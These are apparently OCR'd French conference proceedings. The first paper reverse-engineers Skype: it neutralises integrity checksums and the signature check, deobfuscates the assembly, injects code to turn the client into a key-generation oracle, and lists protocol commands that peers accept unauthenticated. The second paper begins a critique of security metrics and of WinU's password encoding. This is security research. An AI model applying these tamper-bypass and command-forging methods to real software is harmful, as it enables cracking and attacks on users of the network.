La question suivante est comment éradiquer ces checksums dans le but de pouvoir modifier/éditer le programme sans qu'ils ne corrompent son exécution ? Une solution serait de remplacer toute la boucle de calcul par une affection simple du registre représentant le checksum par sa valeur originale, c'est à dire la bonne valeur du checksum. Mais pour remplir ces conditions, nous avons besoin de connaître cette valeur. Celle-ci peut être calculée en émulant le code d'un checksum donné. Dans le cas ou le code ferait une simple vérification entre la valeur du checksum et le vrai checksum, il serait facile de modifier le programme pour annihiler tous ces tests. Mais ici, comme le code utilise les résultats de checksums pour calculer des pointeurs utilisés plus tard dans le programme, nous n'avons pas d'informations sur ces valeurs finales.

On affine notre script de telle façon :
– pour tous les checkcum ;
– émuler le code du checksum ;
– récupérer la valeur calculée par l'émulateur ;
– remplacer la boucle de code par une affectation utilisant cette valeur calculée.

Ainsi, tous les vérificateurs de code sont rendus inutiles. De plus, le programme final consomme beaucoup moins de ressource processeur puisque les boucles ne sont pas exécutées. Le code suivant montre un vérificateur de code après modification :

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
```

```
    db 0x19
lbl1:
    mov     eax, 0x4C49F311
    nop
    nop
    nop
    nop
    nop
    nop
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBBD1, 0xA36CFB2F, 0xE8D6E4B7, 0xC0B8797A
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

Une information intéressante peut être retrouvée grâce à ce mécanisme : comme nous émulons chaque checksum, nous connaissons quelle partie est vérifiée par quels checksums. Il est amusant de noter que le principe de base utilisé est qu'un checksum A vérifie un checksum B, qui vérifie à son tour une partie C. De plus, cette partie de code C est vérifiée par plusieurs autres couples de checksums de code. Un peu comme si une caméra filmait un coffre fort (assurant son intégrité) et qu'une deuxième caméra filmait la première caméra.

Mais le travail n'est pas terminé : il reste un dernier checksum de code global (sur l'ensemble du binaire) vérifiant le binaire par signature numérique : le programme contient une signature garantissant (par l'autorité de certification Skype) que le hash de la section de code correspond bien à celle délivrée par les développeurs du code.

```
lea     eax, [ebp+var_C]
mov     edx, offset a65537 ; "65537"
call    str_to_bignum
lea     eax, [ebp+var_10]
mov     edx, offset a38133593136037 ; "381335931360376775 42"...
call    str_to_bignum
```

Ici, nous ne connaissons pas la clé privée permettant de regénérer une signature pour notre binaire modifié, mais une simple suppression de ce test permet d'obtenir un binaire fonctionnel.

2.5 Obscurcissement de code

Une autre méthode anti reverse engineering utilisée dans Skype est l'obscurcissement. Celle-ci peut être catégorisée dans deux familles : l'obscurcissement au niveau assembleur, et l'obscurcissement au niveau de l'algorithme.

L'obscurcissement au niveau de l'assembleur est fondé sur l'amoncellement de plusieurs petits obscurcissement. Tout d'abord, un peu à la manière des checksums, le binaire tente de camoufler des constantes par le résultat d'un calculs arithmétique/logique. Voila un exemple de code :




Fig. 2. Vérificateurs de codes

```
mov     eax, 9FFB40h
sub     eax, 7F80h
mov     edx, 7799C1Fh
mov     ecx, [ebp-14h]
call    eax ; sub_9F7BC0
neg     eax
add     eax, 19C87A36h
mov     edx, 0CCDACEF0h
mov     ecx, [ebp-14h]
call    eax  ; eax = 009F8F70
```

Ici, on voit que l'appel à une première sous-procédure est fait à travers le registre *eax*. Mais si on regarde attentivement le code, on s'apperçoit que ce registre est le résultat de calculs sur des constantes. Ceci veut dire que tous les calculs effectués avant l'appel de la sous-procédure peuvent être remplacés par une seule affectation de ce registre par le résultat final. On pourrait penser qu'une telle transformation est inutile, sauf que celle-ci rend le travail d'un analyseur statique relativement difficile.

```
sub_9F8F70:
mov     eax, [ecx+34h]
push    esi
mov     esi, [ecx+44h]
sub     eax, 292C1156h
add     esi, eax
mov     eax, 371509EBh
sub     eax, edx
mov     [ecx+44h], esi
xor     eax, 40F0FC15h
pop     esi
retn
```

Il doit se rendre compte d'une part que les calculs sont constant, et doit effectuer ces calculs d'autre part dans le but de recouvrer l'adresse de la fonction appelée. Notez ici que cette sous fonction va à son tour effectuer des calculs pour trouver l'adresse de la deuxième sous fonction. Cette transformation étant ainsi utilisée dans plusieurs sous niveau (plusieurs indirections) il devient très difficile de déterminer tous les tenants et aboutissants d'un tel code.

Une autre technique est le déroutage du flux d'exécution. Dans un code linéaire, le flux d'exécution commence sur une instruction et s'exécute dans le sens des adresses croissantes. Ici, le programme a installé un mécanisme qui génère volontairement une erreur . Mais plutôt que de laisser le code planter, le programme a également installé un mécanisme permettant de récupérer ses propres erreurs. Quand l'erreur a été déclenchée de manière volontaire, le gestionnaire d'erreur ne rend pas la main à la procédure fautive mais à une autre procédure. Il devient donc très difficile de déterminer de manière exhaustive l'ensemble possible du flot d'exécution.

```
lea     edx, [esp+4+var_4]
add     eax, 3D4D101h
push    offset area
```

```
push    edx
mov     [esp+0Ch+var_4], eax
call    RaiseException_0_
rol     eax, 17h
xor     eax, 350CA27h
pop     ecx
```

Une autre technique utilisée pour ralentir l'étude du code est l'utilisation de conditions opaques. Le principe est simple : il s'agit d'insérer dans le code des faux tests responsables de l'exécution ou non d'une certaine partie de code. Le but est de faire croire à l'attaquant qu'il est face à un classique *if/then* alors que le test est de toute façon tout le temps vrai (ou tout le temps faux) créant donc une zone de code mort. Le but est de rendre la condition assez opaque pour forcer l'attaquant à analyser le code exécuté dans les deux cas possibles.

Le code suivant affecte une constante à une variable (*@(ebp-18h)*). Cette variable n'est plus jamais affectée. Plus tard, il teste si cette variable est nulle ou non. Si l'attaquant n'a pas noté le fait que cet emplacement mémoire contient de toute façon une constante non nulle, il va analyser les deux parties de codes.

```
mov     dword ptr [ebp-18h], 4AC298ECh
...
cmp     dword ptr [ebp-18h], 0
mov     eax, offset ptr
jp      short near ptr loc_9F9025+1
loc_9F9025:
sub     eax, 0B992591h
```

Ici, le test est un peu mieux caché : il s'agit de faire un calcul mathématique (ici un cosinus d'une valeur entière entre 0 et 255), et de tester si le résultat est nul. Un attaquant étourdi (ou un outil automatique) ne saura pas déterminer si la condition est un vrai condition ou une condition opaque.

```
and     eax, 0FFh
mov     dword ptr [esp+8+var_8], eax
fild    [esp+8+var_8]
fcos
; Le cosinus d'un entier
; entre 0 et 255 est rarement nul
fcomp   float_0
fnstsw  ax
test    ah, 1
mov     eax, 73CD560Ch
jnz     short good_boy
mov     eax, [ecx+10h]
good_boy:
```


En langage C, voila ce que pourrait donner une telle condition :

```
...
if (sin(a)==42)
{
  faire_nimportequoi();
}
continuer();
...
```

Dans notre cas, la procédure la plus obscurcie est la procédure permettant de générer la clef de déchiffrement de chaque paquet. En effet cette fonction est la fonction clef de Skype permettant de comprendre le protocole. Si cette fonction est reprise par un tierce personne, elle sait « parler » Skype.

Vu le nombre important de modifications apportées à cette fonction, il serait très long de l'étudier dans son ensemble. La solution utilisée ici est de transformer un client Skype en oracle générateur de clé. Nous injectons dans sa mémoire un petit programme qui va venir parasiter son flot d'exécution et le remplacer par une procédure qui exécute cette fonction de génération de clef de déchiffrement. En clair, le processus Skype est en mémoire, mais mort, et entièrement manipulé par une partie de code sous notre contrôle.

Notre programme possède l'interface suivante : on entre une graine sur une Socket *UNIX*, notre programme va appeler la procédure dans le corps du client Skype qui génère la clef, il la récupère et la transmet sur la sortie standard.




2.6 Obscurcissement du protocole réseau

Une fois que le binaire est clair et analysable, l'étude du protocole réseau en elle-même peut commencer. Celle-ci va tout d'abord se concentrer sur le dés-obscurcissement.

Le principe utilisé est de chiffrer les paquets à l'aide d'un flux RC4. Les machines se mettent d'accord sur une graine à utiliser pour générer la clé de ce RC4. On voit bien ici que le RC4 n'est en aucun cas utilisé pour chiffrer les paquets, puisque la clef est en clair, mais uniquement dans le but de brouiller les données. À la différence, des clés de chiffrements sont échangées lors de communication avec un autre utilisateur assurant la confidentialité des échanges.

UDP Le protocole UDP étant un mode déconnecté, cette graine est calculable à partir de champs en clair dans l'en-tête de chaque paquet. Pour déchiffrer un paquet, Skype va d'abord générer un CRC32 de l'adresse IP source, destination, ainsi que d'un identificateur de paquet. Ce CRC32 va être xoré avec la clé commune. Le résultat est ensuite passé dans la fameuse fonction générant alors la clef du RC4.

TCP Le protocole TCP étant lui un mode connecté, une graine de 32 bits est échangée et c'est elle qui sera passée dans la fonction générant un flux RC4 qui sera utilisé pour la suite de la connexion TCP. Notez qu'une graine est choisie pour l'envoi des données, et une autre pour la réception des données.



Une première remarque est qu'il est facile pour une personne désirant dés-offusquer un flux de s'attaquer au protocole UDP, puisque chaque paquet embarque sa clef. De plus, il est plus dur


de tenter d'intercepter une connexion TCP si on n'écoute pas les personnes depuis le début de la conversation, car la graine ne passe en clair qu'une fois, à l'initialisation de la session.

Nous avons pu voir les techniques permettant de protéger le binaire, ainsi que les moyens utilisés pour obtenir un binaire final clair, et analysable. Une fois le résultat obtenu, l'étude a montré les moyens mis en œuvre pour camoufler les données transitant sur le réseau. Une fois ces étapes passées, nous pouvons nous intéresser au protocole lui-même.

2.7 Les mécanismes « vitaux » et détournement

Établir un réseau peer to peer aussi vaste que celui de Skype a nécessité l'implémentation de plusieurs mécanismes réseaux permettant la reconnaissance des diverses parties.

Structure du réseaux Le réseau est constitué de nœuds. Plusieurs nœuds ont été élus comme super nœuds. Leur rôle est d'assurer le routage d'informations sur ce réseaux. Ces super nœuds sont hiérarchisés : ils sont regroupés en *slots* (environ 10 super nœuds par *slots*). Ces slots sont regroupés par *blocs*. Il y a 8 slots par blocs. Le réseau se décompose en 256 blocs.



Notez qu'un super nœud a une vision totale de son environnement proche (son bloc) c'est à dire qu'il connaît les IP/PORT de tous les super nœuds qui le composent, et n'a qu'une vision partielle

du reste du réseau : il ne connaît que l'IP/PORT d'un seul super nœud par bloc pour le reste du réseau.

Chaque nœud du réseau possède des caractéristiques (*NATé*, *Firewallé*, bande passante, etc). Le mécanisme d'élection des super nœuds en tient compte. Quand le nombre de super nœuds d'un *slot* diminue (par exemple car plusieurs clients super nœuds ont déconnecté leurs machines), un super nœud décide d'élire un remplaçant. Celui-ci choisi alors parmi sa liste de clients celui qui possède les caractéristiques favorable à son élection. Il lui envoie alors une commande lui demandant de devenir super nœud. S'il accepte, son IP/PORT est alors ajoutée à la liste des super nœuds déjà existant, et sera donnée au futurs clients désirant se connecter au réseaux.

Notez qu'un super nœud peut gérer au maximum 700 clients simultanément.

Diffusion des informations Comme nous l'avons vu, le protocole Skype permet de diffuser des informations de signalisation. Une fois la couche d'obscurcicement enlevée, aucune fonctionnalité permettant l'authentification des données n'est faite. Ainsi, un attaquant sachant forger des paquets peut à sa guise envoyer ces commandes demandant à un client de changer son status en super nœud.

Une deuxième liste est utilisée pour enregistrer les clients ne faisant pas ou peu de filtrage sur leur connexion. Ceux-ci seront plus tard utilisés comme *Relay Manager* permettant d'assurer une connectivité entre deux clients *NATés*. Chacune des deux parties se connecte à ce nœud. Puis, les paquets reçus par le client A seront relayées au client B, et les paquets reçus par le client B seront relayées au nœud A par le *relay Manager*.

Le nœud relais est dans l'incapacité de faire une attaque de type *Man in the middle* car les deux parties échangent et vérifient leur clés publiques, après quoi une clé de session est mise en place chiffrant leur session.

Voila une liste non exhaustive de commandes pouvant être forgées et exécutées (car non authentifiées) :

- Requête de connexion à un super nœud
- Demander la liste des super nœuds d'un bloc i
- Demander la liste des relais
- Demander un test de connectivité sur une IP/PORT de notre choix (adresse privée ou publique)
- Rechercher et requêter la clef publique d'un utilisateur
- etc

3 Vous avez dit fonctionnelă ?


Cette partie détaille quelques fonctionnements sur la communication inter clients, et des possibles fuites d'informations en dehors du réseau client exploitant le côté permissif de Skype.

3.1 Inscription au réseau

La phase de login des utilisateurs sur le réseau est le point crucial permettant leur authentification finale. Skype embarque des clefs RSA publiques dans son binaire. En installant Skype, l'utilisateur fait confiance à ces clefs. Elles représentent en quelque sorte l'autorité de certification.

Quand un utilisateur veut se connecter, il génère tout d'abord sa propre paire de clefs RSA, qui sera valide le temps de la session. Il génère également une clef de session symétrique S. Pour

s'authentifier auprès du serveur de Skype, il envoie un dérivé de son mot de passe chiffré par sa clef de session S, ainsi que cette clef S chiffrée à l'aide d'un modulo public de Skype. Ces informations sont communiquées au serveur de login. Le serveur ayant la clef privée associée, il peut déchiffrer la clef de session S et donc également retrouver le dérivé du mot de passe utilisateur. Si celui-ci est bon, il associe la clef publique de l'utilisateur à son login, et distribue l'information sur le réseau. Bien sûr, cette information est signée par Skype Inc. À ce stade, le client vient de recevoir un certificat tout neuf signé par l'autorité de certification.



Ainsi, toute personne du réseau peut accéder à la clef publique d'une tierce personne et vérifier son identité. L'utilisateur signe également avec sa clef privée RSA les informations le concernant : âge, ville, prénoms, etc. Pour vérifier ces dernières, il faut donc demander la clef publique de l'utilisateur, vérifier qu'elle est bien signée par Skype, et vérifier la signature des informations personnelles avec cette clef.

Lorsque deux utilisateurs veulent communiquer, chacun demande tout d'abord la clef publique de l'autre. Ils vérifient ensuite que cette clef a bien été signée par l'autorité. Puis chacun va envoyer à l'autre un challenge de quelques octets à signer. Si le challenge est relevé avec succès, les deux utilisateurs utilisent ces clefs publiques pour s'échanger une clef de session.

Ce mécanisme permet d'éviter les attaques de type *Man in the middle*. En effet, même si un relais est installé entre deux clients nattés, celui-ci ne peut mener son attaque. S'il génère une paire de clef RSA, il n'a pas le mot de passe permettant de faire signer sa clef comme étant celle d'un des deux utilisateurs. De plus, s'il utilise la clef d'un des utilisateurs, il ne connaît pas le clef privée associée et ne peut donc remplir le challenge ou intercepter la clef de session.

Tout repose bien entendu sur le fait que l'autorité de certification (Skype Inc) n'utilise pas ses clefs privées dans le but de détourner des conversations.

4 Conclusion

La question de savoir jusqu'où le logiciel a le droit d'aller pour offrir à ses utilisateurs un service reste donc entière. Il est vrai que les fonctionnalités d'un tel outil sont relativement plaisantes, mais doit on favoriser le confort au détriment de la sécuritéă ?

Plus cela change...

Pierre Vandevenne

DataRescue SA/NV
pierre@datarescue.com

Nous nous trouvons à un moment important dans l'histoire de l'informatique. Les réseaux domestiques deviennent plus variés, plus complexes et plus présents sur l'Internet que les réseaux professionnels d'il y a dix ans. Ces configurations placées entre les mains d'utilisateurs privés deviennent de plus en plus souvent des points d'entrées, directs ou indirects, dans les réseaux des sociétés qui les emploient.

Dans ce contexte, avant de faire le grand bond, où tout ou presque est ou sera connecté à tout ou n'importe quoi, le « Principe de Précaution » voudrait que l'aspect sécurité soit parfaitement maîtrisé. Ou alors, la perfection n'étant pas de ce monde, pouvons-nous peut-être espérer que si, la situation n'est pas idéale, nous avons quand même fait de grands progrès ? Et si le niveau global de sécurité n'avait pas augmenté, vers où nous dirigeons nous ? Commettons nous sans cesse les mêmes erreurs ?

Je souhaite, dans cet article, faire un état des lieux à la fois sérieux et taquin du monde de la sécurité informatique. J'espère vous distraire et, peut-être, susciter une réflexion sur les pratiques et les comportements, parfois automatiques, des professionnels de ce milieu. J'avoue d'emblée une double lâcheté. N'attendez pas de moi de révélations techniques fracassantes, qui permettraient aux censeurs de jouer des ciseaux avec le programme de cette conférence. C'est pourquoi les exemples que j'ai choisi pour illustrer cette présentation ne seront ni trop récents, ni trop controversés. En outre, en tant qu'acteur de ce marché, je dois bien sûr ménager mes clients, qui se trouvent fréquemment dans des camps opposés. Merci de votre compréhension.

Je tiens aussi à vous rassurer d'emblée sur un autre point : contrairement à telle solution finale ou tel système d'exploitation miracle, appelé à résoudre tous les problèmes de sécurité informatique, il n'y a aucun risque de voir les solutions que je propose vous conduire au chômage.

Commençons donc par la question évoquée ci-dessus, et voyons où elle nous mène.

Le niveau de sécurité informatique a-t-il augmenté ou diminué ? Afin de répondre à cette question, nous devons nous intéresser à la notion de mesure du niveau de la sécurité ou de l'insécurité informatique.

1 Mesurer la sécurité ?

Conscients de l'importance de la mesure du niveau de sécurité, de nombreux acteurs se sont attelés à la tâche complexe de la définition de méthodes de mesures. Le prestigieux NIST, par exemple, s'est fendu en 2003 d'un monumental guide intitulé « Security Metrics Guide for Information Technology Systems »[1]. C'est méthodique et quantifié. C'est théorique et réfléchi. Malheureusement, c'est lourd à mettre en oeuvre : en d'autres termes, c'est un livre de chevet idéal si vous cherchez à occuper une armée de fonctionnaires ou, mieux encore, si vous êtes le consultant qui facture la mise en œuvre des vérifications périodiques qu'il suggère.

Ce document offre des conseils dont la pertinence ne peut que nous étourdir

[1] NIST Special Publication 800-55, Security Metrics Guide for Information Technology Systems, 2003

« For example, if a security policy defines a specific password configuration, compliance with this policy could be determined by measuring the percent of passwords that are configured according to the policy. »(page 22)

Au-delà du ridicule intrinsèque de cette phrase, on ne peut s'empêcher d'éprouver un certain sentiment de « déjà-vu ». Par exemple en 1991[2]... En informatique, nous disposons d'un terme plus sérieux pour parler de « déjà-vu », c'est le mot « Motif ». Il a l'avantage d'être très à la mode. Je vais en abuser.

Craquer des mots de passe, c'est un peu le pont-aux-ânes de la sécurité informatique : gratification rapide assurée. Combien d'entre nous ont imprimé de longues listes de comptes d'utilisateurs affligés de sésames vulnérables ? Combien d'entre nous sont repassés six mois plus tard pour suivre l'évolution de la situation ? Combien de réunions, de tours de tables et de factures ?

Combien se sont posé de meilleures questions ?

- Quel est le nombre de compromissions de systèmes dus à des mots de passe faibles ?
- Si, en informatique, on parle du même problème, en termes identiques, à 12 ans d'intervalle, est-on sur la bonne voie ?
- Quel est le rapport coût bénéfice de ce genre d'opération ?
- Que se passe-t-il vraiment, sous le capot ?

Imaginons par exemple que vous soyez responsable d'un grand hôpital. Administrateur modèle, conscient à la fois des besoins en confidentialité des professions que vous servez et des difficultés de gérer un groupe d'utilisateurs moins intéressés par la sécurité que par l'informatique, vous n'avez évidemment ni le temps, ni les moyens techniques de vérifier en profondeur les détails techniques de la solution que vous allez implémenter. Vous rechercherez une réponse dans la presse ou, éventuellement, parmi les produits « certifiés » utilisés par vos collègues. Votre choix pourrait - qui sait - se porter sur les produits de la société Bardon Data Systems. Bardon Data Systems[3] est une société dont les produits ont été récompensés par la presse, qui offre des interfaces sécurisées simplifiées qui remplacent l'interface classique de Windows. Ils ont reçu la prestigieuse approbation HIPAA (Healt Information Portability and Accountability Act), ce qui ne gache rien.. Surchargé, vous définirez une configuration de base, achèterez votre WinU et distribuerez un mémo décrivant une bonne politique de mots de passe. De temps à autre, si vous êtes vraiment consciencieux, vous vérifierez ou ferez vérifier la compliance de vos utilisateurs.

Avec un peu de chance, vous pourrez rapidement présenter un rapport contenant de jolis graphes, similaires à cet exemple tiré de ce document du NIST et qui fait la fierté légitime de tout responsable sécurité qui se respecte. Oui mais...

Les « algorithmes » utilisés par Bardon Data Systems sont désastreux[4] : jusqu'à la version 5.0 de leur produit WinU, dont plusieurs centaines de milliers de licences ont été vendues, les mots de passe étaient chiffrés selon la méthode de substitution suivante...

154 − code ascii du caractère = caractère chiffré.

La version 5.1 de WinU a corrigé cette vulnérabilité en remplaçant l'algorithme ci-dessus par celui-ci

code ascii du caractère + 101 = caractère chiffré.

---

[2] Daniel V. Klein, *A Survey of, and Improvements to, Password Security.* Software Engineering Institute, Carnegie Mellon University, Pennsylvania. (February 22, 1991.)

[3] `http://www.bardon.com/`

[4] `http://www.securiteam.com/windowsntfocus/5HP0L152BA.html`

